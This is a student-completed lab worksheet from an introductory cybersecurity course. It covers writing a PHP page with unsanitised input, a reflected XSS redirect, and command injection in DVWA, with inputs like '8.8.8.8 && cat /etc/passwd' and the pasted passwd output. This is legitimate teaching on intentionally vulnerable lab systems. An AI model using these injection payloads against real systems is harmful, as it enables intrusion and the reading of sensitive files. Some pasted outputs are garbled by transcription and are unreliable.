

CSEC-140 Introduction to Cybersecurity: Class Activity 11

Cooper Broll, Kylee Kublin, Kisakye Kirabo


Instructions

1. Follow the instructions in myCourses to duplicate this file in your shared group folder.
2. Complete each section as instructed.

Your participation grade will be determined based on your contributions as indicated by “Track Changes” and by your comments in the document.

Deploy the VM


1. Navigate to <https://rlescloud.rit.edu>.
2. Log in with your RIT username and password.
3. Choose Kali19 DVWA, and request a deployment.



4. A window will open asking you to verify and add additional details. Leave all details unchanged, and press the SUBMIT button.



5. The deployment will start. You will receive an email regarding this step. This may take a while depending on the amount of deployments being processed in RLES at the moment (**on average 5 to 10 minutes**).
6. Wait until your request is complete. You will receive an email when your deployment is complete. You will see your deployment created and powered on under the Deployments tab.



7. Click the VM in the Deployments tab.
8. When the deployment window opens, click the actual VM under the deployment. The settings button (gear icon) will appear next to the VM. Click the settings button, and choose “Connect to Remote Console”.



9. A new browser tab or window will open. If a new tab or window does not open, ensure your pop-up blocker is disabled.
10. Log in to the VM.
 - Username **root**
 - Password **toor**
11. Open the Terminal  in the VM.

Web Application Basics

Fundamentally, a web server is a file server. When a user accesses a web site, they are just asking for a web server to send over one or more files. For example, if the user visits <http://www.example.com/index.html>, they are asking the web server named www.example.com to send them the file index.html. These are just files in the server's file system.

1. Run the command `ls /var/www/html/` to view the files in the web root. **Each student should insert a screenshot showing their web root directory. Include your name with your screenshot.**

```
root@kali:~# ls /var/www/html/
DVWA index.html index.nginx-debian.html
```

CooperBroll

```
root@kali:~# ls /var/www/html/
DVWA index.html index.nginx-debian.html
root@kali:~# kylee Kublin
```

Kylee Kublin

```
File Edit View Search Terminal Help
root@kali:~# ls /var/www/html/
DVWA index.html index.nginx-debian.html
root@kali:~#
```

Kisakye

A web application is just code. Sometimes that code executes in the user's browser. A browser knows how to process HTML, CSS, and JavaScript by default, although there is some debate about whether HTML and CSS are technically programming languages. If the files the user requests contain code from these languages, the browser executes that code blindly, without any form of authentication or integrity checking.

Some files contain code that the server will execute before sending the file to the user. This is often written in languages like PHP, NodeJS, or Ruby. The server will execute little segments of these server-side programming languages embedded within the requested file and just send the output of the code to the client instead.

2. Use the following command to open a text editor.

```
leafpad /var/www/html/hello.php
```


3. In this file, write the following code, and save your file. You will know your file is saved when the asterisk in the filename disappears.

*hello.php


```
File Edit Search Options Help
```

First website:
 <?php echo "Hello " . \$_GET['name']; ?>


4. Open a web browser, and attempt to access the file that you wrote by visiting <http://127.0.0.1/hello.php>. This should be unsuccessful. **Each student should include a screenshot of their web browser. Include your name with your screenshot.**



Cooper Broll



Kylee Kublin




Kisakye Kirabo



5. The reason you could not access the file you created is that the web server is not running. Because the web server is not running, your browser cannot access files on it. **Close your text file.** At the command line, run the following command.

```
service apache2 start
```




6. Open a web browser, and attempt to access the file that you wrote by visiting <http://127.0.0.1/hello.php>. This should be successful. **Each student should include a screenshot of the page the web server sends them. Include your name with your screenshot.**



Cooper Broll



7. Change the URL in your web browser so that it has some data after ".php". It should look like the following: `http://127.0.0.1/hello.php?name=YourNameHere`. Press the Enter key. After the page loads, right click anywhere on the web page, and click View Page Source. **Each student should include a screenshot of the new window their browser opens. Include your name with your screenshot.**



8. Review your screenshot in step 7. **Each student should briefly describe, in their own words, what happened when they visited the URL in step 7. Be sure to identify what you think the expected input to this script is.**
9. Change the URL in your web browser to the following, and press the Enter key.
`http://127.0.0.1/hello.php?name=<script>document.location.href="http://www.youtube.com";</script>`
10. **Each student should briefly describe, in their own words, what happened when they visited the URL in step 9.**

11. Each student should answer the following question. Should what occurred in step 9 be possible in a well-coded web application?

Run DVWA

The Damn Vulnerable Web Application (DVWA) is a web site that has been made intentionally vulnerable to web application attacks for educational purposes. It has far more vulnerabilities in it than we will be examining in this activity, so you may wish to retain this virtual machine and explore further.

1. Before we start examining the security posture of this application, we must go through some configuration steps. First, like most web sites, DVWA relies on a database back end to hold data. Your Kali VM already has database software called MySQL installed. Run the following command.

```
service mysql start
```

2. It may look like nothing has happened, but the database software should be running in the background. We can verify that this software is running by checking to see if the MySQL network port TCP/3306 is open. Run the following command to view the open network ports on your Kali VM. **Each student should include a screenshot showing that port TCP/3306 is open. Include your name with your screenshot.**

```
netstat -antp tcp
```

```
root@kali:~# netstat -abtp tcp
netstat: invalid option -- 'b'
usage: netstat [-vWeenNcCF] [-r          netstat {-V|--version|-h|--help}]
               [-vWnNcaeol] [<Socket> ...]
               netstat { [-vWeenNac] -i | [-cnNe] -M | -s [-6tuw] }

      -r, --route           display routing table
      -i, --interfaces     display interface table
      -g, --groups          display multicast group memberships
      -s, --statistics      display networking statistics (like SNMP)
      -M, --masquerade      display masqueraded connections

      -v, --verbose          be verbose
      -W, --wide              don't truncate IP addresses
      -n, --numeric          don't resolve names
      --numeric-hosts        don't resolve host names
      --numeric-ports        don't resolve port names
      --numeric-users        don't resolve user names
      -N, --symbolic         resolve hardware names
      -e, --extend            display other/more information
      -p, --programs          display PID/Program name for sockets
      -o, --timers            display timers
      -c, --continuous        continuous listing

      -l, --listening        display listening server sockets
      -a, --all               display all sockets (default: connected)
      -F, --fib               display Forwarding Information Base (default)
      -C, --cache             display routing cache instead of FIB
      -Z, --context            display SELinux security context for sockets

<Socket>={-t|--tcp} {-u|--udp} {-U|--udplite} {-S|--sctp} {-w|--raw}
           {-x|--unix} --ax25 --ipx --netrom
<AF>=Use '-6|-4' or '-A <af>' or '--<af>'; default: inet
List of possible address families (which support routing):
  inet (DARPA Internet)  inet6 (IPv6)  ax25 (AMPR AX.25)
  netrom (AMPR NET/ROM)  ipx (Novell IPX)  ddp (Appletalk DDP)
  x25 (CCITT X.25)
```

Cooper Broll

```
root@kali:~# service mysql start
root@kali:~# netstat -anpt tcp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
LISTEN
tcp        0      0 :::80                  :::*                  LISTEN
root@kali:~#
```

Kylee Kublin


```
root@kali:~# netstat -anpt tcp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
LISTEN
5276/mysqld
tcp        0      0 192.168.194.157:48386  34.160.90.233:443   TIME_WAIT
tcp        0      0 192.168.194.157:49070  192.229.211.108:80  TIME_WAIT
tcp        0      0 192.168.194.157:49068  192.229.211.108:80  TIME_WAIT
tcp6       0      0 :::80                  :::*                  LISTEN
4997/apache2
```

Kisakye Kirabo

3. Visit <http://127.0.0.1/DVWA/setup.php> in your web browser. You should be presented with an interface for configuring the DVWA database. Scroll to the bottom, and click ‘Create / Reset Database’.
4. In this exercise, you will compromise each other’s DVWA instances. This is only legal because these systems are owned by RIT and specifically intended for this activity. Attempting to hack real websites (outside of the strict rules set by bug bounty programs) is illegal. **Each student should explicitly acknowledge that hacks of the kind that are possible in DVWA are easy to detect and that attempting them against real websites can get you into serious trouble. Failure to acknowledge this will result in a 0 on this activity regardless of any work done.**
5. Use the command `leafpad /root/secret.txt` to create a file called ‘secret.txt’. Put some message in it that only you know. This will be a ‘flag’ for other students to try and find while hacking your VM.
6. Use the command `ifconfig` to identify your VM’s IP address, and fill in the following table. Be aware that RLES automatically suspends VMs. Students in asynchronous sections of CSEC 140 or students completing this outside of normal class time may want to coordinate a time to complete the lab with other students in the group. **You may target your own system with your instructor’s permission.**

Student	Student’s IP Address	Target	Target’s IP Address
Cooper Broll	193.168.195.250	193.168.195.250	193.168.195.250
Kylee Kublin	192.168.195.228	192.168.195.228	192.168.195.228
Kisakye Kirabo	192.168.194.157	192.168.194.157	192.168.194.157

7. Access DVWA on your target's system by visiting <http://InsertTargetIPHere/DVWA>. Log in with the username **admin** and the password **password**.
8. On the left side of the screen, you will see a long menu of vulnerabilities and configuration pages. Click on the 'DVWA Security' button towards the bottom. Change the security level to 'low', and click the 'Submit' button.



9. Click on 'Command Injection'. You will see an interface titled 'Ping a device'. Input the IP address 8.8.8.8. Observe that this output is exactly the same as the output that would appear if you ran 'ping' using the Linux command line. **Each student should include a screenshot of your output. Include your name with your screenshot.**

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 193.168.195.250 (193.168.195.250) 56(84) bytes of data.
64 bytes from 193.168.195.250: icmp_seq=1 ttl=47 time=247 ms
64 bytes from 193.168.195.250: icmp_seq=2 ttl=47 time=247 ms
64 bytes from 193.168.195.250: icmp_seq=3 ttl=47 time=247 ms
64 bytes from 193.168.195.250: icmp_seq=4 ttl=47 time=247 ms
...
--- 193.168.195.250 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 6ms
rtt min/avg/max/mdev = 246.824/247.085/247.274/0.164 ms
```

Cooper Broll

Ping a device

Enter an IP address: Submit

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=12.2 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=118 time=12.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=118 time=12.2 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=118 time=12.2 ms
...
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 6ms
rtt min/avg/max/mdev = 12.164/12.229/12.337/0.065 ms
```

Kylee Kublin

Ping a device

Enter an IP address: Submit

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=12.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=118 time=11.10 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=118 time=11.10 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=118 time=11.9 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 6ms
rtt min/avg/max/mdev = 11.880/11.961/12.028/0.093 ms
```

Kisakyе Kirabo

- Because PHP is passing the input provided in this interface off to the Linux command line, it may be possible to execute other Linux commands. Try typing the following command into the DVWA web interface.

8.8.8.8 && pwd

11. Each student should describe what happened in step 10.

- Replace the Linux command `pwd` with any other Linux command that you've learned in CSEC-140. **Each student should include a screenshot of their command injection attempt. If the command does not appear to work, provide a brief explanation as to why you think that might be.**

Ping a device

Enter an IP address: Submit

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=12.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=118 time=12.1 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=118 time=12.0 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=118 time=11.10 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 6ms
rtt min/avg/max/mdev = 11.992/12.036/12.086/0.035 ms
Hello World
```

Cooper Broll

Ping a device

Enter an IP address: Submit

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=12.1 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=118 time=12.2 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=118 time=12.4 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=118 time=12.3 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 7ms
rtt min/avg/max/mdev = 12.145/12.260/12.388/0.147 ms
help
index.php
source
```

Kylee Kublin

Ping a device

Enter an IP address: Submit

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=12.1 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=118 time=11.10 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=118 time=12.1 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=118 time=12.1 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 6ms
rtt min/avg/max/mdev = 11.971/12.050/12.080/0.142 ms
Filesystem      1K-blocks   Used Available Use% Mounted on
/dev/sdal        37892512  10354268  25583684  29% /
udev             2015672      0    2015672  0% /dev
tmpfs            2032496   10236   2022260  1% /dev/shm
tmpfs            406500    11648   394852  3% /run
tmpfs              5120      0     5120  0% /run/lock
tmpfs            406496      16   406480  1% /run/user/130
tmpfs            406496      36   406460  1% /run/user/0
tmpfs            2032496      0   2032496  0% /sys/fs/cgroup
```

Kisakyе Kirabo

- The 'cat' command shows the contents of a file at the command line. For example, 'cat /etc/passwd' would show the contents of the Linux passwd file. Conduct an injection

attempt using 8.8.8.8 && cat /etc/passwd. **Each student should include a screenshot of your output. Include your name with your screenshot.**

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=11.10 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=118 time=11.1 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=118 time=11.1 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=118 time=11.1 ms

... 8.8.8.8 ping statistics ...
4 packets transmitted, 4 received, 0% packet loss, time 6ms
rtt min/avg/max/mdev = 11.988/12.065/12.125/0.092 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/nologin
sys:x:3:3:sys:/dev:/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
uucp:x:9:10:uucp:/var/spool/uucp:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/bin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailman List Manager:/var/list:/usr/sbin/nologin
ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesyncd:x:101:102:system Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-networkd-x:102:103:system Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:system Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:109:MySQL Server,,,:/nonexistent:/bin/false
Debian-exim:x:105:110:/var/spool/exim:/usr/sbin/nologin
uidd:x:106:112:/var/uidd:/usr/sbin/nologin
rndc:x:107:113:rndc:/var/run/rndc:/usr/sbin/nologin
redsocks:x:108:113:redsocks:/var/run/redsocks:/bin/nologin
ustun:x:109:46:ustun daemon,,,:/var/lib/ustun:/usr/sbin/nologin
nirndo:x:110:65534:/var/run/nirndo:/usr/sbin/nologin
ntp:x:111:114::/nonexistent:/usr/sbin/nologin
stunnel4:x:112:116::/var/run/stunnel4:/usr/sbin/nologin
postgre:x:113:117:PostgreSQL50:administrator,,,:/var/lib/postgresql:/bin/bash
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/nisc:/usr/sbin/nologin
messagebus:x:115:118::/nonexistent:/usr/sbin/nologin
iodine:x:116:65534:/var/run/iodine:/usr/sbin/nologin
arpwatch:x:117:120:ARP Matcher,,,:/var/lib/arpwatch:/bin/sh
Debian-smb:x:118:123::/var/lib/smb:/bin/false
sshd:x:119:124::/nonexistent:/usr/sbin/nologin
rtkit:x:120:125:RealtimeKit,,,:/proc:/usr/sbin/nologin
inetutils:x:121:126:/var/lib/inetutils:/usr/sbin/nologin
avahi:x:122:130:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
geoclue:x:123:127:Geoclue:/var/lib/geoclue:/usr/sbin/nologin
rndc:x:124:65534:/var/run/rndc:/usr/sbin/nologin
colord:x:125:132:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
sane:x:126:134:/var/lib/sane:/usr/sbin/nologin
speech-dispatcher:x:127:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
pulse:x:128:135:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
king-phisher:x:129:137::/var/lib/king-phisher:/usr/sbin/nologin
Debian-gdm:x:130:138:GNOME Display Manager:/var/lib/gdm3:/bin/false
dradis:x:131:139::/var/lib/dradis:/usr/sbin/nologin
beef-xss:x:132:140::/var/lib/beef-xss:/usr/sbin/nologin
systemd-coredump:x:999:999:system Core Dumper::/sbin/nologin
```

Cooper Broll

Ping a device

Enter an IP address: Submit

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=11.10 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=118 time=11.1 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=118 time=11.1 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=118 time=11.1 ms

... 8.8.8.8 ping statistics ...
4 packets transmitted, 4 received, 0% packet loss, time 6ms
rtt min/avg/max/mdev = 11.988/12.065/12.125/0.092 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/nologin
sys:x:3:3:sys:/dev:/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
uucp:x:9:10:uucp:/var/spool/uucp:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/bin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailman List Manager:/var/list:/usr/sbin/nologin
ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesyncd:x:101:102:system Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-networkd-x:102:103:system Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:system Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:109:MySQL Server,,,:/nonexistent:/bin/false
Debian-exim:x:105:110:/var/spool/exim:/usr/sbin/nologin
uidd:x:106:112:/var/uidd:/usr/sbin/nologin
rndc:x:107:113:rndc:/var/run/rndc:/usr/sbin/nologin
redsocks:x:108:114:redsocks:/var/run/redsocks:/bin/nologin
ustun:x:109:46:ustun daemon,,,:/var/lib/ustun:/usr/sbin/nologin
nirndo:x:110:65534:/var/run/nirndo:/usr/sbin/nologin
ntp:x:111:115::/nonexistent:/usr/sbin/nologin
stunnel4:x:112:117::/var/run/stunnel4:/usr/sbin/nologin
postgre:x:113:118:PostgreSQL50:administrator,,,:/var/lib/postgresql:/bin/bash
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/nisc:/usr/sbin/nologin
messagebus:x:115:119::/nonexistent:/usr/sbin/nologin
iodine:x:116:65534:/var/run/iodine:/usr/sbin/nologin
arpwatch:x:117:120:ARP Matcher,,,:/var/lib/arpwatch:/bin/sh
Debian-smb:x:118:124::/var/lib/smb:/bin/false
sshd:x:119:125::/nonexistent:/usr/sbin/nologin
rtkit:x:120:126:RealtimeKit,,,:/proc:/usr/sbin/nologin
inetutils:x:121:127:/var/lib/inetutils:/usr/sbin/nologin
avahi:x:122:131:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
geoclue:x:123:128:Geoclue:/var/lib/geoclue:/usr/sbin/nologin
rndc:x:124:65534:/var/run/rndc:/usr/sbin/nologin
colord:x:125:133:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
sane:x:126:135:/var/lib/sane:/usr/sbin/nologin
speech-dispatcher:x:127:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
pulse:x:128:136:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
king-phisher:x:129:138::/var/lib/king-phisher:/usr/sbin/nologin
Debian-gdm:x:130:139:GNOME Display Manager:/var/lib/gdm3:/bin/false
dradis:x:131:140::/var/lib/dradis:/usr/sbin/nologin
beef-xss:x:132:141::/var/lib/beef-xss:/usr/sbin/nologin
systemd-coredump:x:999:999:system Core Dumper::/sbin/nologin
```

Kylee Kublin

Ping a device

Enter an IP address: Submit

```

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=12.2 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=118 time=11.9 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=118 time=12.1 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=118 time=11.9 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 7ms
rtt min/avg/max/mdev = 12.016/12.183/0.169 ms
root@x:~# /root/.bashrc
daemontools:1:daemon/usr/sbin/nologin
binix:2:bin:/bin:/usr/sbin/nologin
syscix:3:3:sys:/dev:/usr/sbin/nologin
syncix:4:6:sync:/bin:/sbin/nologin
manix:6:12:man:/var/cache/man:/usr/sbin/nologin
upi:7:7:upi:/var/spool/lpd:/usr/sbin/nologin
mailix:8:mail:/var/mail:/usr/sbin/nologin
memix:9:9:mem:/var/spool/mem:/usr/sbin/nologin
umix:10:10:umix:/var/spool/umix:/usr/sbin/nologin
proxyix:11:proxy:/var/spool/proxy:/usr/sbin/nologin
www-dataix:33:33:www-data:/var/www:/usr/sbin/nologin
backupix:34:34:backup:/var/backups:/usr/sbin/nologin
Listix:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
ircix:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
nobodyix:45:nobody:/var/run/utmp:/usr/sbin/nologin
nobodyix:65534:nobody:/var/run/utmp:/usr/sbin/nologin
aptix:100:65534:/nonexistent:/usr/sbin/nologin
systemd-timesyncx:101:102:system Time Synchronization...:/run/systemd:/usr/sbin/nologin
system-netwrokx:102:103:system Network Management...:/run/systemd:/usr/sbin/nologin
system-resolveix:103:104:systemd Resolver...:/run/systemd:/usr/sbin/nologin
mysqlx:104:109:MySQL Server...:/nonexistent:/bin/false
mysqlx:105:109:MySQL Server...:/var/lib/mysql:/usr/sbin/nologin
wuidix:106:112:/run/wuid:/var/run/nologin
rwhodx:107:65534:/var/spool/rwho:/usr/sbin/nologin
redsocksx:108:113:/var/run/redsocks:/usr/sbin/nologin
usbdux:109:46:usbdux...:/var/lib/usbdux:/usr/sbin/nologin
httpdix:110:114:/var/run/httpd:/usr/sbin/nologin
httpix:111:114:/nonexistent:/usr/sbin/nologin
stunnel4x:112:116:/var/run/stunnel4:/usr/sbin/nologin
postgresx:113:117:PostgreSQL administrator...:/var/lib/postgresql:/bin/bash
